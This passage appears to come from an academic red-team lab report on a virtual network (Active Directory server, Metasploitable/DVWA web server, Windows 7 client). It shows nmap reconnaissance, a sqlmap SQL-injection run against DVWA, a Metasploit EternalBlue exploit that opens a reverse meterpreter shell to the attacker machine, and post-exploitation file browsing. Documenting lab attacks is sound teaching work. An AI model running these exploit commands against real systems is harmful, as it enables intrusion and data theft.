


Figure 8: Active Directory Domain Services (AD DS) Overview

This figure shows AD DS setup in Server Manager, which validates the deployment of domain controllers and service availability. It is indicative of a centralised authentication infrastructure, which facilitates identity management, domain operations and privilege-based access control in the internal network.




Figure 9: DNS Server Configuration and Status

This figure indicates the integration of the DNS server into Server Manager which outlines the status of the services and logs of the events. It provides name resolution, which facilitates domain communication, resource discovery and facilitates active directory operations by mapping hostnames into IP addresses in a structured manner.




Figure 10: Active Directory Users and Groups Management

The figure demonstrates AD Users and Computers interface, which shows domain users, groups, and permissions. It illustrates role-based access control, granting privileges and

hierarchical identity management that are vital in the authentication and authorization processes.

3.4.3 VM-2: Linux Web Server

```

TX packets:157 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:48789 (47.6 KB) TX bytes:48789 (47.6 KB)

msfadmin@metasploitable:~$ ping 192.168.56.107
PING 192.168.56.107 (192.168.56.107) 56(84) bytes of data:
64 bytes from 192.168.56.107: icmp_seq=1 ttl=128 time=0.760 ms

--- 192.168.56.107 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.760/0.760/0.760/0.000 ms
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:ac:05:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
        inet6 fe80::20c:29ff:feac:548/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:ac:05:52 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
  
```

Figure 11: Network Connectivity and Interface Configuration (Linux)

The figure shows Linux network interface information and ICMP ping verification, which confirms that it is connected to the windows client. It shows interface setup, success in packet transmission, and reachability of the network confirming communication routes in the lab setup.

3.4.4 VM-3: Client Machine





Figure 12: Domain Join Confirmation (Windows Client)

The figure shows successful domain joining of the Windows client to the Active Directory domain. It validates the inclusion into the centralized authentication infrastructure, where it is possible to use domain-based authentication, apply policy, and secure access to network resources.



```

C:\Windows\system32\cmd.exe
Connection-specific DNS Suffix . : 
C:\Users\Admin>ipconfig /all

Windows IP Configuration

Host Name . . . . . : WIN-OGSJP1J7IUP
Primary Dns Suffix . . . . . : lab.local
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : lab.local

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . : 
    Description . . . . . : Intel(R) PRO/1000 MT Network Connection
    Physical Address. . . . . : 00-0C-29-5A-5F-24
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . . : Yes
    Link-local IPv6 Address . . . . . : fe80::e865:96dd:3e1a:a270%11(Preferred)
    IPv4 Address. . . . . : 192.168.56.120(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.56.2
    DHCPv6 IAID . . . . . : 234884137
    DHCPv6 Client DUID. . . . . : 00-01-00-01-31-74-7B-33-00-0C-29-5A-5F-24

    DNS Servers . . . . . : 192.168.56.107
                           8.8.8.8
    NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter isatap.{E5C3827B-73F2-4786-8F81-F03AF743DBA6}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . : 
    Description . . . . . : Microsoft ISATAP Adapter
    Physical Address. . . . . : 00-00-00-00-00-00-00-E0
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . . : Yes

C:\Users\Admin>
  
```

Figure 13: Detailed Network Configuration (ipconfig /all Output)

The figure provides more information on the network configuration, such as DNS configuration, hostname, and the adapter configuration. It verifies the association of domains, DNS resolution setup, and the appropriate assignment of network parameters, which are beneficial in ensuring effective communication and domain-based operations.

3.5. Tools and Techniques

Simulated attack scenarios were simulated by using a variety of industry-standard penetration testing tools. The main exploitation framework is Metasploit, which allows identifying vulnerabilities and exploiting them, delivering payloads, and post-exploitation tasks like session management and privilege escalation [14]. Burp Suite facilitated testing of web applications by intercepting and manipulating HTTP requests and made it possible to identify vulnerabilities in the DVWA environment like SQL injection and cross-site scripting. Active Directory relationships were analysed with the help of Bloodhound, which helped find the potential privilege escalation routes and the possibilities of moving laterally within the domain. Also, Nmap has been employed to scan the network and enumerate services, offering valuable

information about open ports and running services. Although Metasploit was used operationally, advanced Command-and-Control frameworks, including Cobalt Strike and Sliver, which offer superior stealth, beaconing, and encrypted communication channels, were considered to include more advanced simulations of adversaries used in the real world. All these tools allowed a systematic and thorough evaluation to be consistent with the real-life red team approaches.


3.6. Attack Execution

3.6.1 Exploit 1 – Web Application Attack

The first vulnerability is exploited on the Linux web server, which is the host of the DVWA application, which had deliberately vulnerable input validation processes. The vulnerability identified is the SQL injection vulnerability where the unsensitised user input would be executed as a query against the backend database [15]. This vulnerability revealed confidential information and allowed to access databases without authorisation.

This attack is carried out by intercepting, with the Burp Suite, the HTTP requests and altering the input parameters to inject malicious SQL statements. On a higher level, the technique included altering the fields of the logins to circumvent authentication systems and steal database data. This method is a typical real-life trick to exploit web applications that are not properly secured.

Evidence




```

kali@kali: ~
Session Actions Edit View Help
kali@kali:~$ nmap -sV 192.168.56.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-17 10:24 -0400
Stats: 0:02:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.00% done; ETC: 10:27 (0:00:00 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
MAC Address: 00:0C:29:AC:05:48 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 174.00 seconds
kali@kali:~$
  
```

Figure 14: Nmap Service Enumeration Scan Output

The result of Nmap scans determines the availability of open ports and running services on the target host. It aids in reconnaissance by displaying the attack surface version and possible vulnerabilities to be exploited in planning.



```

kali@kali:~$ sqlmap -u "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=dde483ba598db87b0c9dd45ab6643b" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:36:59 /2026-04-17/

[10:36:59] [INFO] testing connection to the target URL
[10:36:59] [INFO] testing if the target URL content is stable
[10:37:00] [INFO] target URL content is stable
[10:37:00] [INFO] testing if GET parameter 'id' is dynamic
[10:37:00] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:37:00] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:37:00] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:37:00] [INFO] testing for SQL injection on GET parameter 'id'
[10:37:00] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[10:37:00] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:37:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:37:00] [WARNING] reflective value(s) found and filtering out
[10:37:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:37:00] [INFO] testing 'Generic inline queries'
[10:37:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:37:00] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[10:37:00] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[10:37:00] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-strings='Me')
[10:37:00] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:37:00] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:37:00] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:37:00] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[10:37:00] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:37:00] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:37:00] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:37:00] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:37:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:37:00] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:37:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[10:37:00] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[10:37:00] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:37:00] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[10:37:00] [INFO] testing 'MySQL inline queries'
  
```

Figure 15: SQL Injection Detection using SQL map

This figure depicts automated SQL injection testing with the help of SQL map to determine injectable parameters in the DVWA application is depicted in the figure. It proves the vulnerability by executing a payload, which proves that it is possible to exploit the database and compromise the web layer.

3.6.2 Exploit 2 – Privilege Escalation / Lateral Movement

After breaching the web server, the attacker went on to escalate privileges and then move laterally on the inside network. The attacker used the first foothold to conduct network enumeration, determining the Active Directory server and related services as valuable targets. The lack of weak credential practices and network segmentation allowed further exploitation. On a high level, credentials and system information obtained in the past were used to authenticate to internal services like SMB and remote administration protocols. The domain environment enumeration showed the user, group-related and privileged relationship, which enabled the attacker to detect the possible escalation paths [16]. Active Director tools were utilised to map these relationships and identify misconfigurations.

Evidence

Nmap NSE script results detecting SMBv1 vulnerability (MS17-010) is shown in the figure. It proves the existence of a vulnerability in the critical remote code execution, which allows planning a targeted exploitation to increase privileges.

```
kali@kali:~$
```

```
--(kali@kali)~[~]$  
msfconsole -q  
  
msf> use exploit/windows/smb/ms17_010_eternalblue  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.120  
RHOSTS => 192.168.56.120  
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.104  
LHOST => 192.168.56.104  
  
msf exploit(windows/smb/ms17_010_eternalblue) > exploit  
[*] Started reverse TCP handler on 192.168.56.104:4444  
192.168.56.120:445 - Using auxiliary/scanner/smb_ms17_010 as check  
192.168.56.120:445 - Max1:ConnectionTimeout: The connection with 192.168.56.120:445 timed out.  
192.168.56.120:445 - Scanned 1 of 1 hosts (100% complete)  
192.168.56.120:445 - The target is not vulnerable.  
[*] Exploit completed, but no session was created.  
  
msf exploit(windows/smb/ms17_010_eternalblue) > exploit  
[*] Started reverse TCP handler on 192.168.56.104:4444  
192.168.56.120:445 - Using auxiliary/scanner/smb_ms17_010 as check  
192.168.56.120:445 - Host is likely VULNERABLE to MS17-010 - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.2/lib/recog/fingerprint/regexp_factory.rb:341 warning: nested repeat operator '*' and '?' was replaced with '+' in regular expression  
192.168.56.120:445 - Scanned 1 of 1 hosts (100% complete)  
192.168.56.120:445 - The target is vulnerable  
192.168.56.120:445 - Connecting to target for exploitation.  
192.168.56.120:445 - Connection established for exploitation.  
192.168.56.120:445 - Target 05 selected valid for 0s indicated by SMB reply  
192.168.56.120:445 - CORE raw buffer dump (38 bytes)  
0x00000000 37 69 6e 64 67 73 28 37 20 55 6c 74 69 6d 61 Window7 Ultima  
0x00000010 74 65 20 37 36 30 31 20 53 65 72 70 69 63 65 20 t 7601 Service  
192.168.56.120:445 0x00000020 50 61 63 6b 20 31 Pack 1  
192.168.56.120:445 0x00000030 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20  
192.168.56.120:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
192.168.56.120:445 - Trying exploit with 12 Groom Allocations.  
192.168.56.120:445 - Sending all last fragments of exploit packet  
192.168.56.120:445 - Starting non-paged pool grooming  
192.168.56.120:445 - Sending SMBv2 buffers  
192.168.56.120:445 - Closing SMBv2 connection creating free hole adjacent to SMBv2 buffer.  
192.168.56.120:445 - Sending final SMBv2 buffers.  
192.168.56.120:445 - Sending last fragment of exploit packet!  
192.168.56.120:445 - Receiving response from exploit packet  
192.168.56.120:445 - ETHERNBLUE overwrite completed successfully (0xC00000DD)  
192.168.56.120:445 - Sending seq to corrupted connection.  
192.168.56.120:445 - Triggering free of corrupted buffer.  
Sending stage (238982 bytes) to 192.168.56.120  
Meterpreter session 1 opened (192.168.56.104:4444 => 192.168.56.120:58263) at 2026-04-17 11:03:24 -0400  
192.168.56.120:445  
192.168.56.120:445 -----WIN-----  
192.168.56.120:445
```

The exploitation implementation with Metasploit, the exploitation of the SMB vulnerability, is demonstrated in the figure. It shows the delivery of payloads, the creation of a session, and the successful compromise, which proves the execution of remote code and the acquisition of access to the system at the level of a system.

3.6.3 Exploit 3 – Data Access / Exfiltration

After privilege escalation in the Active Directory environment is successful, the attacker is allowed to access internal systems and resources with elevated access. This access level allowed detecting sensitive information stored on the client machine and shared network destinations. On a high level, the attacker made use of authenticated sessions to navigate through directories of files, access common folders and obtain pertinent information without causing major system discontinuity [17]. Real-world attacker behaviour based on the utilisation of the legitimate access mechanisms and standard system utilities is used to evade detection. The attention had been on the removal of valuable information like user data and system files that depict the effects of the compromise.

Evidence

```

kali@kali: ~
Session Actions Edit View Help
operable program or batch file.

C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is E60B-759F

Directory of C:\Users

04/17/2026  04:33 PM  <DIR>      .
04/17/2026  04:33 PM  <DIR>      ..
04/17/2026  04:49 PM  <DIR>      Admin
04/12/2011  01:58 PM  <DIR>      Public
0 File(s)      0 bytes
4 Dir(s)  53,744,001,024 bytes free

C:\Users>cd Admin
cd Admin

C:\Users\Admin>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Admin>dir
dir
Volume in drive C has no label.
Volume Serial Number is E60B-759F

Directory of C:\Users\Admin

04/17/2026  04:49 PM  <DIR>      .
04/17/2026  04:49 PM  <DIR>      ..
04/17/2026  04:43 PM  <DIR>      Contacts
04/17/2026  04:43 PM  <DIR>      Desktop
04/17/2026  04:43 PM  <DIR>      Documents
04/17/2026  04:43 PM  <DIR>      Downloads
04/17/2026  04:43 PM  <DIR>      Favorites
04/17/2026  04:43 PM  <DIR>      Links
04/17/2026  04:43 PM  <DIR>      Music
04/17/2026  04:43 PM  <DIR>      Pictures
04/17/2026  04:43 PM  <DIR>      Saved Games
04/17/2026  04:43 PM  <DIR>      Searches
04/17/2026  04:43 PM  <DIR>      Videos
0 File(s)      0 bytes
13 Dir(s)  53,744,001,024 bytes free

C:\Users\Admin>
  
```

Figure 18: Post-Exploitation Directory Enumeration

The directory listing in the compromised system command line is shown in the figure. It shows post-exploitation actions, authentication of access to the system, enumeration of user directories, and verification of control over resources of the target host.

```

